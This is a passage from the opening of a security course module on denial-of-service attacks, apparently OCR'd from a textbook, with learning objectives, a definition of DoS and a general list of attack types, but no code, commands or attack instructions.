
- LO#01: Summarize DoS/DDoS Concepts
- LO#02: Explain Botnet Network
- LO#03: Demonstrate Different DoS/DDoS Attack Techniques
- LO#04: Present DDoS Case Study
- LO#05: Explain DoS/DDoS Attack Countermeasures

Learning Objectives

Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks are a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS/DDoS attacks exploit vulnerabilities in the implementation of the Transmission Control Protocol (TCP)/Internet Protocol (IP) model or bugs in a specific operating system (OS).

At the end of this module, you will be able to do the following:


- Describe DoS/DDoS concepts
- Describe botnets
- Understand various DoS/DDoS attack techniques
- Explain different DoS/DDoS attack tools
- Illustrate DoS/DDoS case studies
- Apply best practices to mitigate DoS/DDoS attacks
- Apply various DoS/DDoS protection tools



LO#01: Summarize DoS/DDoS Concepts

DoS/DDoS Concepts

For a good understanding of DoS/DDoS attacks, one must be familiar with related concepts in advance. This section defines DoS and DDoS attacks and discusses how DDoS attacks work.



What is a DoS Attack?

- Denial-of-Service (DoS) is an attack on a computer or network that **reduces**, **restricts**, or **prevents** accessibility of system resources to its legitimate users
- In a DoS attack, attackers flood the victim system with **non-legitimate service requests or traffic** to overload its resources

What is a DoS Attack?

A DoS attack is an attack on a computer or network that reduces, restricts, or prevents access to system resources for legitimate users. In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources and bring down the system, leading to the unavailability of the victim's website or at least significantly reducing the victim's system or network performance. The goal of a DoS attack is to keep legitimate users from using the system, rather than to gain unauthorized access to a system or to corrupt data.

The following are examples for types of DoS attacks:

- Flooding the victim's system with more traffic than it can handle
- Flooding a service (e.g., Internet Relay Chat (IRC)) with more events than it can handle
- Crashing a TCP/IP stack by sending corrupt packets
- Crashing a service by interacting with it in an unexpected manner
- Hanging a system by causing it to go into an infinite loop




Figure 10.1: Schematic of a DoS attack

